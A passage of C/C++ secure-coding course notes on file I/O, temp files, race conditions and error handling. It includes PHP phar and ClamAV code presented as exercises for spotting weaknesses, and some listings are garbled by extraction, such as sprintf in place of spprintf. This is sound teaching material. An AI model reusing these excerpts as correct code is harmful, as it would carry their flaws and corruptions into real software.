426 >cfp, entry->uncompressed_filesize, NULL)) {
427         if (closeoldfile) {
428             php_stream_close(oldfile);
429         }
430         php_stream_close(newfile);
431         if (error) {
432             sprintf(error, 0, "unable to copy
433 compressed file contents of file \"%s\" while creating new phar
434 \"%s\"", entry->filename, phar->fname);
435         }
436         return EOF;
437     }
438     php_stream_filter_flush(filter, 1);
439     php_stream_flush(entry->cfp);
440     php_stream_filter_remove(filter, 1 TSRMLS_CC);
441     php_stream_seek(entry->cfp, 0, SEEK_END);
442     entry->compressed_filesize = (php_uint32)
443 php_stream_tell(entry->cfp);
444     /* generate crc on compressed file */
445     php_stream_rewind(entry->cfp);
446     entry->old_flags = entry->flags;
447     entry->is_modified = 1;
448     global_flags |= (entry->flags &
449 PHAR_ENT_COMPRESSION_MASK);
450 }
451 global_flags |= PHAR_HDR_SIGNATURE;
452
453 /* write out manifest pre-header */
454 /* 4: manifest length
455 * 4: manifest entry count
456 * 2: phar version
457 * 4: phar global flags
458 * 4: alias length
459 * ?: the alias itself
460 * 4: phar metadata length
461 * ?: phar metadata
462 */
463 restore_alias_len = phar->alias_len;
464 if (phar->is_temporary_alias) {
465     phar->alias_len = 0;
466 }
467
```

```

468     manifest_len = offset + phar->alias_len + sizeof(manifest)
469 + main_metadata_str.len;
470     phar_set_32(manifest, manifest_len);
471     phar_set_32(manifest+4, new_manifest_count);
472     if (has_dirs) {
473         *(manifest + 8) = (unsigned char) (((PHAR_API_VERSION)
474 >> 8) & 0xFF);
475         *(manifest + 9) = (unsigned char) (((PHAR_API_VERSION)
476 & 0xF0));
477     } else {
478         *(manifest + 8) = (unsigned char)
479 (((PHAR_API_VERSION_NODIR) >> 8) & 0xFF);
480         *(manifest + 9) = (unsigned char)
481 (((PHAR_API_VERSION_NODIR) & 0xF0));
482     }
483     phar_set_32(manifest+10, global_flags);
484     phar_set_32(manifest+14, phar->alias_len);
485
486     /* write the manifest header */
487     if (sizeof(manifest) != php_stream_write(newfile, manifest,
488 sizeof(manifest))
489 || (size_t)phar->alias_len != php_stream_write(newfile,
490 phar->alias, phar->alias_len)) {
491
492         if (closeoldfile) {
493             php_stream_close(oldfile);
494         }
495
496         php_stream_close(newfile);
497         phar->alias_len = restore_alias_len;
498
499         if (error) {
500             sprintf(error, 0, "unable to write manifest
501 header of new phar \"%s\"", phar->fname);
502         }
503
504         return EOF;
505     }
506
507     phar->alias_len = restore_alias_len;
508
509     phar_set_32(manifest, main_metadata_str.len);
510     if (4 != php_stream_write(newfile, manifest, 4) ||
511 (main_metadata_str.len
512 && main_metadata_str.len != php_stream_write(newfile,
513 main_metadata_str.c, main_metadata_str.len))) {
514         smart_str_free(&main_metadata_str);
515
516         if (closeoldfile) {
517             php_stream_close(oldfile);
518         }
519

```

```
520         php_stream_close(newfile);
521         phar->alias_len = restore_alias_len;
522
523         if (error) {
524             spprintf(error, 0, "unable to write manifest
525 meta-data of new phar \"%s\"", phar->fname);
526         }
527
528         return EOF;
529     }
530     smart_str_free(&main_metadata_str);
531
532     /* re-calculate the manifest location to simplify later
533 code */
534     manifest_ftell = php_stream_tell(newfile);
535
536     /* now write the manifest */
537     for (zend_hash_internal_pointer_reset(&phar->manifest);
538          zend_hash_has_more_elements(&phar->manifest) ==
539 SUCCESS;
540          zend_hash_move_forward(&phar->manifest)) {
541
542         if (zend_hash_get_current_data(&phar->manifest, (void
543 **)&entry) == FAILURE) {
544             continue;
545         }
546
547         if (entry->is_deleted || entry->is_mounted) {
548             /* remove this from the new phar if deleted,
549 ignore if mounted */
550             continue;
551         }
552
553         if (entry->is_dir) {
554             /* add 1 for trailing slash */
555             phar_set_32(entry_buffer, entry->filename_len +
556 1);
557         } else {
558             phar_set_32(entry_buffer, entry->filename_len);
559         }
560
561         if (4 != php_stream_write(newfile, entry_buffer, 4)
562             || entry->filename_len != php_stream_write(newfile,
563 entry->filename, entry->filename_len)
564             || (entry->is_dir && 1 != php_stream_write(newfile,
565 "/", 1))) {
566             if (closeoldfile) {
567                 php_stream_close(oldfile);
568             }
569             php_stream_close(newfile);
570             if (error) {
571                 if (entry->is_dir) {
```

```

572             sprintf(error, 0, "unable to write
573 filename of directory \"%s\" to manifest of new phar \"%s\"",
574 entry->filename, phar->fname);
575             } else {
576                 sprintf(error, 0, "unable to write
577 filename of file \"%s\" to manifest of new phar \"%s\"", entry-
578 >filename, phar->fname);
579             }
580         }
581         return EOF;
582     }
583
584     /* set the manifest meta-data:
585         4: uncompressed filesize
586         4: creation timestamp
587         4: compressed filesize
588         4: crc32
589         4: flags
590         4: metadata-len
591         +: metadata
592     */
593     mytime = time(NULL);
594     phar_set_32(entry_buffer, entry-
595 >uncompressed_filesize);
596     phar_set_32(entry_buffer+4, mytime);
597     phar_set_32(entry_buffer+8, entry-
598 >compressed_filesize);
599     phar_set_32(entry_buffer+12, entry->crc32);
600     phar_set_32(entry_buffer+16, entry->flags);
601     phar_set_32(entry_buffer+20, entry->metadata_str.len);
602
603     if (sizeof(entry_buffer) != php_stream_write(newfile,
604 entry_buffer, sizeof(entry_buffer))
605         || entry->metadata_str.len !=
606 php_stream_write(newfile, entry->metadata_str.c, entry-
607 >metadata_str.len)) {
608         if (closeoldfile) {
609             php_stream_close(oldfile);
610         }
611
612         php_stream_close(newfile);
613
614         if (error) {
615             sprintf(error, 0, "unable to write
616 temporary manifest of file \"%s\" to manifest of new phar
617 \"%s\"", entry->filename, phar->fname);
618         }
619
620         return EOF;
621     }
622 }
623

```

```

624     /* now copy the actual file data to the new phar */
625     offset = php_stream_tell(newfile);
626     for (zend_hash_internal_pointer_reset(&phar->manifest);
627         zend_hash_has_more_elements(&phar->manifest) ==
628 SUCCESS;
629         zend_hash_move_forward(&phar->manifest)) {
630
631         if (zend_hash_get_current_data(&phar->manifest, (void
632 **)&entry) == FAILURE) {
633             continue;
634         }
635
636         if (entry->is_deleted || entry->is_dir || entry-
637 >is_mounted) {
638             continue;
639         }
640
641         if (entry->cfp) {
642             file = entry->cfp;
643             php_stream_rewind(file);
644         } else {
645             file = phar_get_efp(entry, 0 TSRMLS_CC);
646             if (-1 == phar_seek_efp(entry, 0, SEEK_SET, 0, 0
647 TSRMLS_CC)) {
648                 if (closeoldfile) {
649                     php_stream_close(oldfile);
650                 }
651                 php_stream_close(newfile);
652                 if (error) {
653                     sprintf(error, 0, "unable to seek to
654 start of file \"%s\" while creating new phar \"%s\"", entry-
655 >filename, phar->fname);
656                 }
657                 return EOF;
658             }
659         }
660
661         if (!file) {
662             if (closeoldfile) {
663                 php_stream_close(oldfile);
664             }
665             php_stream_close(newfile);
666             if (error) {
667                 sprintf(error, 0, "unable to seek to start
668 of file \"%s\" while creating new phar \"%s\"", entry->filename,
669 phar->fname);
670             }
671             return EOF;
672         }
673
674         /* this will have changed for all files that have
675 either changed compression or been modified */

```

```

676         entry->offset = entry->offset_abs = offset;
677         offset += entry->compressed_filesize;
678         phar_stream_copy_to_stream(file, newfile, entry-
679 >compressed_filesize, &wrote);
680
681         if (entry->compressed_filesize != wrote) {
682             if (closeoldfile) {
683                 php_stream_close(oldfile);
684             }
685
686             php_stream_close(newfile);
687
688             if (error) {
689                 sprintf(error, 0, "unable to write
690 contents of file \"%s\" to new phar \"%s\"", entry->filename,
691 phar->fname);
692             }
693
694             return EOF;
695         }
696
697         entry->is_modified = 0;
698
699         if (entry->cfp) {
700             php_stream_close(entry->cfp);
701             entry->cfp = NULL;
702         }
703
704         if (entry->fp_type == PHAR_MOD) {
705             /* this fp is in use by a phar_entry_data
706 returned by phar_get_entry_data, it will be closed when the
707 phar_entry_data is phar_entry_delref'ed */
708             if (entry->fp_refcount == 0 && entry->fp != phar-
709 >fp && entry->fp != phar->ufp) {
710                 php_stream_close(entry->fp);
711             }
712
713             entry->fp = NULL;
714             entry->fp_type = PHAR_FP;
715         } else if (entry->fp_type == PHAR_UFP) {
716             entry->fp_type = PHAR_FP;
717         }
718     }
719
720     /* append signature */
721     if (global_flags & PHAR_HDR_SIGNATURE) {
722         char sig_buf[4];
723
724         php_stream_rewind(newfile);
725
726         if (phar->signature) {
727             efree(phar->signature);

```

```
728         phar->signature = NULL;
729     }
730
731     switch(phar->sig_flags) {
732 #ifndef PHAR_HASH_OK
733         case PHAR_SIG_SHA512:
734         case PHAR_SIG_SHA256:
735             if (closeoldfile) {
736                 php_stream_close(oldfile);
737             }
738             php_stream_close(newfile);
739             if (error) {
740                 sprintf(error, 0, "unable to write
741 contents of file \"%s\" to new phar \"%s\" with requested hash
742 type", entry->filename, phar->fname);
743             }
744             return EOF;
745 #endif
746         default: {
747             char *digest = NULL;
748             int digest_len;
749
750             if (FAILURE == phar_create_signature(phar,
751 newfile, &digest, &digest_len, error TSRMLS_CC)) {
752                 if (error) {
753                     char *save = *error;
754                     sprintf(error, 0, "phar error:
755 unable to write signature: %s", save);
756                     efree(save);
757                 }
758                 if (digest) {
759                     efree(digest);
760                 }
761                 if (closeoldfile) {
762                     php_stream_close(oldfile);
763                 }
764                 php_stream_close(newfile);
765                 return EOF;
766             }
767
768             php_stream_write(newfile, digest,
769 digest_len);
770             efree(digest);
771             if (phar->sig_flags == PHAR_SIG_OPENSSL) {
772                 phar_set_32(sig_buf, digest_len);
773                 php_stream_write(newfile, sig_buf, 4);
774             }
775             break;
776         }
777     }
778     phar_set_32(sig_buf, phar->sig_flags);
779     php_stream_write(newfile, sig_buf, 4);
```

```

780         php_stream_write(newfile, "GBMB", 4);
781     }
782
783     /* finally, close the temp file, rename the original phar,
784        move the temp to the old phar, unlink the old phar, and
785 reload it into memory
786     */
787     if (phar->fp && free_fp) {
788         php_stream_close(phar->fp);
789     }
790
791     if (phar->ufp) {
792         if (free_uvp) {
793             php_stream_close(phar->ufp);
794         }
795         phar->ufp = NULL;
796     }
797
798     if (closeoldfile) {
799         php_stream_close(oldfile);
800     }
801
802     phar->internal_file_start = halt_offset + manifest_len + 4;
803     phar->halt_offset = halt_offset;
804     phar->is_brandnew = 0;
805
806     php_stream_rewind(newfile);
807
808     if (phar->donotflush) {
809         /* deferred flush */
810         phar->fp = newfile;
811     } else {
812         phar->fp = php_stream_open_wrapper(phar->fname, "w+b",
813 IGNORE_URL|STREAM_MUST_SEEK|REPORT_ERRORS, NULL);
814         if (!phar->fp) {
815             phar->fp = newfile;
816             if (error) {
817                 sprintf(error, 4096, "unable to open new
818 phar \"%s\" for writing", phar->fname);
819             }
820             return EOF;
821         }
822
823         if (phar->flags & PHAR_FILE_COMPRESSED_GZ) {
824             /* to properly compress, we have to tell zlib to
825 add a zlib header */
826             zval filterparams;
827
828             array_init(&filterparams);
829             add_assoc_long(&filterparams, "window",
830 MAX_WBITS+16);

```

```
831         filter = php_stream_filter_create("zlib.deflate",
832 &filterparams, php_stream_is_persistent(phar->fp) TSRMLS_CC);
833         zval_dtor(&filterparams);
834
835         if (!filter) {
836             if (error) {
837                 sprintf(error, 4096, "unable to
838 compress all contents of phar \"%s\" using zlib, PHP versions
839 older than 5.2.6 have a buggy zlib", phar->fname);
840             }
841             return EOF;
842         }
843
844         php_stream_filter_append(&phar->fp->writefilters,
845 filter);
846         phar_stream_copy_to_stream(newfile, phar->fp,
847 PHP_STREAM_COPY_ALL, NULL);
848         php_stream_filter_flush(filter, 1);
849         php_stream_filter_remove(filter, 1 TSRMLS_CC);
850         php_stream_close(phar->fp);
851         /* use the temp stream as our base */
852         phar->fp = newfile;
853     } else if (phar->flags & PHAR_FILE_COMPRESSED_BZ2) {
854         filter =
855 php_stream_filter_create("bzip2.compress", NULL,
856 php_stream_is_persistent(phar->fp) TSRMLS_CC);
857         php_stream_filter_append(&phar->fp->writefilters,
858 filter);
859         phar_stream_copy_to_stream(newfile, phar->fp,
860 PHP_STREAM_COPY_ALL, NULL);
861         php_stream_filter_flush(filter, 1);
862         php_stream_filter_remove(filter, 1 TSRMLS_CC);
863         php_stream_close(phar->fp);
864         /* use the temp stream as our base */
865         phar->fp = newfile;
866     } else {
867         phar_stream_copy_to_stream(newfile, phar->fp,
868 PHP_STREAM_COPY_ALL, NULL);
869         /* we could also reopen the file in "rb" mode but
870 there is no need for that */
871         php_stream_close(newfile);
872     }
873 }
874
875     if (-1 == php_stream_seek(phar->fp, phar->halt_offset,
876 SEEK_SET)) {
877         if (error) {
878             sprintf(error, 0, "unable to seek to
879 __HALT_COMPILER(); in new phar \"%s\"", phar->fname);
880         }
881         return EOF;
882     }
```

```
883
884     return EOF;
885 }
886
887
888
889
890
891 /*-----*/
892 PHPAPI void php_stream_wrapper_log_error(php_stream_wrapper
893 *wrapper, int options TSRMLS_DC, const char *fmt, ...)
894 {
895     va_list args;
896     char *buffer = NULL;
897
898     va_start(args, fmt);
899     vsprintf(&buffer, 0, fmt, args);
900     va_end(args);
901
902     if (options & REPORT_ERRORS || wrapper == NULL) {
903         php_error_docref(NULL TSRMLS_CC, E_WARNING, "%s",
904 buffer);
905         efree(buffer);
906     } else {
907         /* append to stack */
908         wrapper->err_stack = erealloc(wrapper->err_stack,
909 (wrapper->err_count + 1) * sizeof(char *));
910         if (wrapper->err_stack) {
911             wrapper->err_stack[wrapper->err_count++] =
912 buffer;
913         }
914     }
915 }
```

File I/O Protections

- Implement principle of least privilege
 - What rights does your code need?
 - Especially drop privs for file I/O
- Canonicalize File Names
 - Definitely from untrusted sources
 - Why not just canonicalize them all as a rule?

Secure Coding : C/C++

There are a few other issues that we should discuss when it comes to files and file I/O. All of our applications should always be written with firm security principles in mind. One of the foremost of these from our perspective is the principle of least privilege.

While we can be sure that code will always have the access that it needs if it runs with high privileges, it also means that any flaws in our code will be exploited at that same level of high privilege. Therefore, our code should always run with the minimum rights required.

What if your code does need some elevated rights? In that case, best practice is that anytime file I/O is to occur we should drop privileges for the file I/O. This prevents us from inadvertently using our elevated privileges to accomplish something that normally we would not want our code to do.

Secure coding guidelines and frameworks state that we must use canonical names for all file I/O where the names were obtained from a non-trusted source. As a suggestion, why not consider using the canonical form of all filenames as a rule? Generally, it is easy to have a single simple rule than it is to have multiple rules that must be interpreted on a case-by-case basis.

Having this single rule avoids the issue of arguments over what exactly is trusted and untrusted. It also means that as the use of code changes over time, we can be sure that canonical names are always in use. This means that even if our code is used in an unintended way, it will likely still be secure.

Secure File Access

- What about temp/config files?
 - Use secure directories for access
 - Best to control the file permissions from your file all the way to the root
 - A possible alternative is requiring chroot jails
 - Not a cure-all!
 - If someone's not in the jail the jail doesn't matter

Secure Coding : C/C++

It is not uncommon to need to create some temporary files or leverage configuration files on the local file systems. Where this is the case, secure directories should always be used. What makes the directory secure?

In order for a directory to be considered secure, we must control the file permissions for every directory in the path from the root of the file system down through the secure directory. Any other arrangement cannot truly be considered a secure directory.

Some administrators try to accomplish this concept through the use of chroot jails. While jails are very effective for isolating users and files, the jail itself and the permissions that it implies will only apply for users who are within the jail. If other users have the ability to traverse into that jail directory structure, the jail really does not apply.

Wherever possible, our desire is to control the entire file path from the root of the file system. Not only should we have control of it, but it should also be tightly locked down. A great deal of sensitive information is often stored in configuration files, and temporary files are another wonderful location for sensitive data.

One of the reasons to store temporary files is to create a temporary storage area for data. Please remember that deleting a file does not delete its content. If you are storing sensitive data in temporary files, your code should overwrite the data before unlinking the file.

Secure the Files Too

- Not enough to secure the directories
 - Individual files must have appropriate permissions
 - i.e., minimal permissions
 - Consider verifying permissions are correct before trusting the file!

Secure Coding : C/C++

Securing the directories is one thing, but it does not eliminate the need to secure the files themselves. For example, consider the Windows operating system.

In the NTFS file system, a user can be granted the bypass traverse checking right³². What this right means is that the explicit rights on the file override the rights on the directory. Let me explain.

Let's imagine that we have a secure directory. We have completely locked down the rights on all of the directories between this directory and the root of the file system. Only the administrator and the service account for our application have any kind of access. However, the configuration and temporary files stored within that directory have the default rights of "Everyone" has "Full access." In this case, if a user on that system knows the full path name and filename to any of the files in that directory, he may open that file directly bypassing the traverse checking on directories.

Especially for configuration and other files that are used to govern the behavior of an application, best practice is to verify that the permissions on the file are correct, or expected, before trusting the content of that file. In other words, if someone were to change the ownership or the permissions on that file, the application would fail to run even though the application can still read the file.

³² This right is granted to all users by default.

Securing Temp Files

- Avoid the following:
 - Potential race conditions:
 - Mktmp()
 - Tmpnam()
 - Tempnam()
 - Possibly predictable names:
 - Tmpfile()
- If you must use something, use mkstemp()
 - Always make sure temp files are in secure directories

Secure Coding : C/C++

When working with file I/O, particularly with temporary files, we often create situations where race conditions can occur. A race condition means that there is a space of time between the time that something is checked or created and the time that it is actually used. There are several functions as a part of the standard library that should be avoided when it comes to creating temporary files. Some have the potential for race conditions, others create what might be predictable filenames.

If there is a need for you to create a temporary file, the temporary file must always be created in a secure directory (as previously defined.) Additionally, if you need to create a temporary file, the only standard library function that should be used is the mkstemp() function.

Clobbering Isn't Secure

- Clobbering = Overwriting
 - This may be *intentional* behavior
 - If it is, document it
 - It still may be dangerous...
 - What if someone else controls the file...
 - ...Perhaps a link to somewhere else in the file system?
 - It is always best to check if a file exists before writing
 - When you do write, verify permissions

Secure Coding : C/C++

I should mention also that clobbering files is not considered to be secure behavior. Clobbering simply means that you're overwriting a file.

It may be that clobbering a file is intentional behavior for your code. If it is, always document it! Even so, clobbering can be very dangerous. For example, what if we intend to clobber a file owned by someone else? If we succeed, it may create issues for the other user. If we fail, we may end up relying on the content of a file that we do not control.

Similarly, it may be that we are attempting to access a link rather than a file. Where is the actual file? Who controls it?

For these reasons it is always best to check to see if a file exists before writing. If we do choose to clobber a file within our code, we should verify whether or not the file exists, and if it does, we should ensure that the permissions and ownership are what we expect. Even here, we could potentially find a race condition. In other words, between the time that we check to see if the file exists and the time that we actually access the file, an attacker might create or otherwise replace the file in question.

Don't Just Check Permissions

- Consider relying on more factors
 - Like fingerprinting
 - Canonical Filename
 - File Ownership
 - File Type (link, pipe, directory, file...)
 - Creation Date?

Secure Coding : C/C++

For these reasons, it is not sufficient to simply check the permissions. Instead, we should also verify the actual canonical name, the ownership of the file (both user and group), the actual type of the file (whether the file is a link, a pipe, a directory, a file, etc.) and possibly even the timestamps.

The idea is that we'd like to get a sort of fingerprint of the file to do the best that we can to ensure that the file is unchanged.

File Descriptors

- Handles used within our process
 - What happens when we fork a process?
 - What happens when we spawn a thread?
- Consider creating a new file descriptor for the new thread/process
 - Only critical when thread/process operates at a different sensitivity level
 - Master process versus one that services actual requests

Secure Coding : C/C++

Within our code, the filenames are used to create file handles. What happens when we fork a process? What happens when we spawn a thread? In these cases, it is possible to pass the existing file descriptors to the resulting thread or process.

You should always consider creating a new file descriptor for the new thread or process. This becomes much more critical, however, when the resulting thread or process will operate under a different sensitivity level, or with a different set of permissions, than that of the parent thread. For example, you may have a master process that is used to broker services to multiple clients. Rather than servicing requests directly, the master process spawns child threads or processes.

In cases such as this, the child processes definitely have fewer access requirements than the master process. For example, these processes may serve a single client request and then exit. They may not need to spawn additional processes. They likely only need to work with the data currently available, or made available from the master process. In these cases, it makes sense to drop privileges before spawning the child process and then creating a new file handle with the lower privileges.

TOC/TOU Issues

- Time Of Check/Time Of Use
 - AKA Race Conditions
 - Multi-threaded application
 - Thread 1 checks if a semaphore file exists
 - » File does not exist
 - » Create semaphore file
 - Thread 2 checks if a semaphore file exists
 - » Time of check is immediately after Thread 1
 - » Thread 1 creates file
 - » Thread 2 clobbers semaphore

Secure Coding : C/C++

One of the major issues that affect us with environmental interactions is what is called a race condition. We define this very briefly a few pages ago, but we'd like to engage in a fuller discussion now. Race conditions involve what are called time of check versus time of use issues.

An example of a race condition could be this: there are two threads running in a process. The first thread checks for a semaphore file, preparing to engage in some type of exclusive access. The thread detects that the file does not exist, so it creates a new semaphore file. In the meantime, the second thread checks to see if the semaphore file exists. If this check takes place immediately after thread one checks to see if the file exists, but before thread number one creates the semaphore file, thread number two may believe that it has exclusive access.

The result is that the thread one creates a semaphore file and then thread number two immediately clobbers the semaphore. In this case, the cause of the problem is that the locking mechanism is not atomic.

An atomic action is one that involves both the check and the locking in a single step. Using such an atomic action, a race condition cannot exist.

TOC/TOU Precautions

- Use atomic semaphores
- Fully understand signal handling
 - Never use `longjmp()` in a handler
 - Same goes for `siglongjmp()`
 - Never call non-reentrant code from a signal handler
 - More generally, avoid writing non-reentrant code in a threaded application

Secure Coding : C/C++

For this reason, therefore, any type of semaphore activity being used for logging or other types of exclusive requirements should use atomic transactions.

There are other issues that create race conditions, however. For example, a fairly common race condition is attempting to call non-reentrant code from within signal handlers. As a rule, we should avoid writing non-reentrant code in any type of threaded application. Additionally, I would strongly recommend that any libraries that are used should be thoroughly tested for reentrancy issues.

I have found in many cases that a well written code often relies on poorly written libraries. For example, one log management product for which I did a code review leveraged a pre-existing Windows log management library. One of the functions in the library allows code to ask the Windows system to interpret the binary values within a log entry. Unfortunately, this code is non-reentrant.

The result is that, when under light load, everything works fine. However, when the system is moved into full production, the application begins crashing randomly because of the non-reentrant code in the library function.

Of course, it could have been much worse. While crashing is bad, arbitrary code execution is far worse.

Another Race Protection

- Access files by file descriptors, not by file name
 - fchmod() acts on a file descriptor
 - chmod() acts on a file name
- File descriptors don't change between TOC & TOU
 - What a file name points to can change!

Secure Coding : C/C++

Another very common race condition gives an attacker the opportunity to replace a file between the time the file is checked in the time the file is opened or modified. For example, imagine a process that opens a configuration file. While it holds the configuration file open, the user on the system moves that configuration file.

Later, the process attempts to open that same file for writing. However, the code now opens the file name, creating a new copy. The original file, has been moved. The cause of this issue is that once the file is opened, the file descriptor is what is used for all future access. Your code will likely not detect the fact that the file has been moved or even deleted.

For this reason, it is best practice to always access files within our code based on file descriptors and not by file names after opening. For example, if we open a file, we now have a file descriptor or handle that can be used to access that file. All future access of any kind involving that file should make use of that file descriptor.

The advantage is that the file descriptor will not change between the time of check and the time of use. This provides significant protection against file related race conditions.

Files & Integers

- There's another big integer issue
 - What type is returned by `fgetc()`?
 - Why is that type returned?
- Beware of this:
 - `c = (char)fgetc(); if(c == EOF)...`
 - Always prefer `feof()` and `ferror()`

Secure Coding : C/C++

There is one additional integer issue that we need to address as well. Many programmers new to these languages are often confused by the return value for the 'fgetc' function. While it's true that we are trying to read a character, what type is actually returned?

This and other related file functions work with integers. A very common error is for programmers to typecast the resulting value into a character. This can create some problems, especially since the end of file marker is typically represented by a value that cannot be stored in a character.

It would be better to read the value into an integer value. Checking for file errors and end of file conditions should always be done using the specialized functions rather than directly testing the value returned by the 'fgetc' and related functions.

What's In That File Anyway?

- Easy error:
 - Open file
 - Start reading
 - Close file
- Where did we ensure the file contains what we think it does?
 - Never assume it's correct
 - Never assume EOLs for string data

Secure Coding : C/C++

There is another extremely common error, especially when it comes to configuration files. The majority of application code that relies upon configuration files follows a very common pattern.

The code may begin by verifying that the file exists. If the file does exist, it will open the file, read the contents and then close the file. Where in that pattern did it check to make sure that the file was in the format expected? This goes back to our input validation problem.

Everything that is external to the application, including configuration files, localization data, database results, et cetera. must be validated. It is the responsibility of our code to ensure that it is not only of the proper size, type, and range, but also in the correct format. Especially with so many different popular platforms today, it is important to create robust functions that do not rely on specific types of line and string encodings.

Exercise!

- Please examine the code in your book
 - Apply all of your secure coding knowledge to the examples found
 - Pay special attention to I/O issues
 - Extra credit for other types of problems!

Secure Coding : C/C++

Please take a few minutes now to examine the code examples that follow. While our primary focus now is on file and file I/O issues, be on the lookout for any other issues that have already been covered in the class. At the end of the exercise period, the instructor will take some time for class discussion and provide some possible answers.

```
1 // From ClamAV
2
3 int cli_gentempfd(const char *dir, char **name, int *fd)
4 {
5
6     *name = cli_gentemp(dir);
7     if(!*name)
8         return CL_EMEM;
9
10    *fd = open(*name, O_RDWR|O_CREAT|O_TRUNC|O_BINARY, S_IRWXU);
11    if(*fd == -1) {
12        cli_errmsg("cli_gentempfd: Can't create temporary file
13 %s: %s\n", *name, strerror(errno));
14        free(*name);
15        return CL_EIO;
16    }
17
18    return CL_SUCCESS;
19 }
```

```

1 // Also from ClamAV
2
3 static int utf16decode(struct optstruct *opt)
4 {
5     const char *fname;
6     char *newname, buff[512], *decoded;
7     int fd1, fd2, bytes;
8
9
10    fname = opt_arg(opt, "utf16-decode");
11    if((fd1 = open(fname, O_RDONLY)) == -1) {
12        mprintf("!utf16decode: Can't open file %s\n", fname);
13        return -1;
14    }
15
16    newname = malloc(strlen(fname) + 7);
17    if(!newname) {
18        mprintf("!utf16decode: Can't allocate memory\n");
19        return -1;
20    }
21    sprintf(newname, "%s.ascii", fname);
22
23    if((fd2 = open(newname, O_WRONLY|O_CREAT|O_TRUNC, S_IRWXU)) <
24    0) {
25        mprintf("!utf16decode: Can't create file %s\n", newname);
26        free(newname);
27        close(fd1);
28        return -1;
29    }
30
31    while((bytes = read(fd1, buff, sizeof(buff))) > 0) {
32        decoded = cli_utf16toascii(buff, bytes);
33        if(decoded) {
34            if(write(fd2, decoded, strlen(decoded)) == -1) {
35                mprintf("!utf16decode: Can't write to file %s\n",
36 newname);
37                free(decoded);
38                unlink(newname);
39                free(newname);
40                close(fd1);
41                close(fd2);
42                return -1;
43            }
44            free(decoded);
45        }
46    }
47    free(newname);
48    close(fd1);
49    close(fd2);
50
51    return 0;
52 }

```

Error Handling

Secure Coding : C/C++

Error Handling in C/C++

This next section covers error handling capabilities in our target languages. While the error handling capabilities of C++ are fairly well known, the abilities in the C programming language are less well known. While many programmers may be familiar with signal handlers, there are actually other error handling capabilities built into the language. Whether or not they should be used is an entirely different question. Let's dive right in.

Very Important Question

- When a programmer writes code, which errors does he check for?
 - Don't over-think this question

Secure Coding : C/C++

Before we get to the technical aspects, let's begin with this question: When a programmer writes code, for which errors will he check?

Think about this question for a few moments. Don't over think the problem, however. More than likely, your instructor will elicit comments from the class to see what your opinions are on the kind of errors that programmers check for.

Answer

- Programmers check for:
 - Errors that must be handled
 - As in Java – Forced to handle exceptions
 - Errors involving untrusted I/O
 - Errors that they believe can occur
- We don't check for things we think can't happen!

Secure Coding : C/C++

Generally speaking, these are the most common errors. Programmers will check for errors that absolutely must be handled. For example, in a language like Java, the language itself requires that you handle possible error conditions.

Programmers will also generally be on the lookout for errors that might occur during the handling of untrusted I/O routines. For example, attempting to open a user specified file.

A more fundamental answer is that a programmer only tests for errors that he believes can actually occur. This is a very important answer to understand, and one that you can likely relate to. As a programmer, we tend not to check for conditions that we do not believe can happen. Aside from simple coding errors, this is the number one thing that leads to vulnerabilities within our code.

Java Aside

- Java Cool-Aid:
 - Java is a secure language
 - Forces exception handling
 - Ergo, nothing really bad can happen
- Question for a Cult of Java Programmer:
 - Have you ever seen Java code throw:
 - An “Unhandled exception” error?
 - A “Null pointer exception” error?
 - How’s that happen?

Secure Coding : C/C++

Let’s use Java as an example of precisely this problem. The Kool-Aid surrounding Java is that it is a secure language. One of the main reasons it’s considered to be a secure language is that it forces you to perform exception handling. The idea is that if you are forced to handle all possible exceptions then nothing can ever go wrong.

If you have ever programmed in Java, I have a question for you. Have you ever had a piece of Java code, compiled code, throw an “unhandled exception” error? How about a “null pointer exception” error? What do these mean?

Both of these errors mean that a very serious error has occurred, crashing the application. Yet, Java requires that all possible errors are handled! How can this happen? The answer is that the underlying Java libraries contain flaws. The exceptions that are occurring are not exceptions that are predicted by the Java classes. This means that a programmer using these classes is not required to try to handle these errors.

In other words, the coders of the Java library only tested for error conditions that they predicted were likely.

Why Error Handling Is Ignored

- Why don't all programmers validate all data before operations?
 - Extra code
 - Slows it down
 - Seems inelegant
 - Unable to foresee possible error condition

Secure Coding : C/C++

Knowing this, why don't all programmers validate all data before any operation is taken? There're a few basic reasons.

The first is that choosing these languages is generally done for speed and efficiency. Adding these types of checks has two effects. The first is that it requires the programmer to go through extra effort. Of course, the programmer could work hard to encapsulate all access, moving all of the tests and checks into one location. However, this requires effort. Programmers are generally paid to make code work, not to make code work well.

Coupled with the extra code is the idea that this additional testing will slow the code down. While this is true in a general sense, good planning can help us to avoid putting this type of validation into a critical path in our code. If data can be validated before the critical path is entered, this type of validation will have little impact on the overall speed of our code.

Another issue is that many programmers prefer to write what they consider to be elegant code. Whenever a programmer tells me that they prefer elegant code, it frightens me. It usually indicates that they plan to use the most esoteric and arcane notation that they possibly can. It also means that they will generally skip any validation or error checking that they consider to be unnecessary because it detracts from the elegant nature of their code.

Of course, based on our previous discussion, an even more common reason is that the programmer fails to foresee a possible error condition.

C++ Error Handling

- Probably my favorite part of C++:

```
1 try
2 {   some operation  }
3 catch (exception_type exception_var)
4 {
5     recover or quit
6 }
```

– With this feature, should our code ever crash?

- Crashing is undefined behavior...

Secure Coding : C/C++

The C++ language has some excellent error handling capabilities. In fact, with these error handling capabilities, there is really no reason why any of our C++ code should ever exit unexpectedly. I'm not saying that our code can't have flaws. Instead, I'm saying that there should always be a graceful exit.

Why so? Because using the try/catch feature, we could potentially wrap our entire application inside of a try/catch block. There are some rumors that this will cause the application to run more slowly. In fact, all that this really does is set up an error handler for all unhandled exceptions. In essence, it's an additional piece of information that's stored on the stack.

I'm not suggesting that simply wrapping your application with a try/catch block is a substitute for doing proper error catching. Instead, it's a supplement to the rest of the validation that you do in your code. For example, it may be that your code is quite solid. However, perhaps there is a vulnerability or flaw in an underlying library. This type of practice would prevent that underlying flaw from causing your code to exit unexpectedly.

Firing Squad Offenses

- This should simply be illegal for your coders:

```
796 {  
797     // Release cannot throw, except in DEBUG builds on assertion  
798     ASSERTION(mRefCount >= 0);  
799     --mRefCount;  
800     try { if (mRefCount <= 0) delete this; }  
801         catch (...) { }  
802 }
```

- Why do you add a Try/Catch to your code?
- Why does the comment on 797 not make sense?

Secure Coding : C/C++

Consider the piece of code in the slide above. What is so wrong with this code? Why is the comment in the code so inappropriate? Please ponder this for a few moments after which the instructor will have a class discussion to arrive at an answer.

C Error Handling

- There is no try/catch
 - There is a bit of arcana
 - setjmp()/longjmp()
 - We can capture signals
 - Configure signal handler
 - When signal is raised our function fires
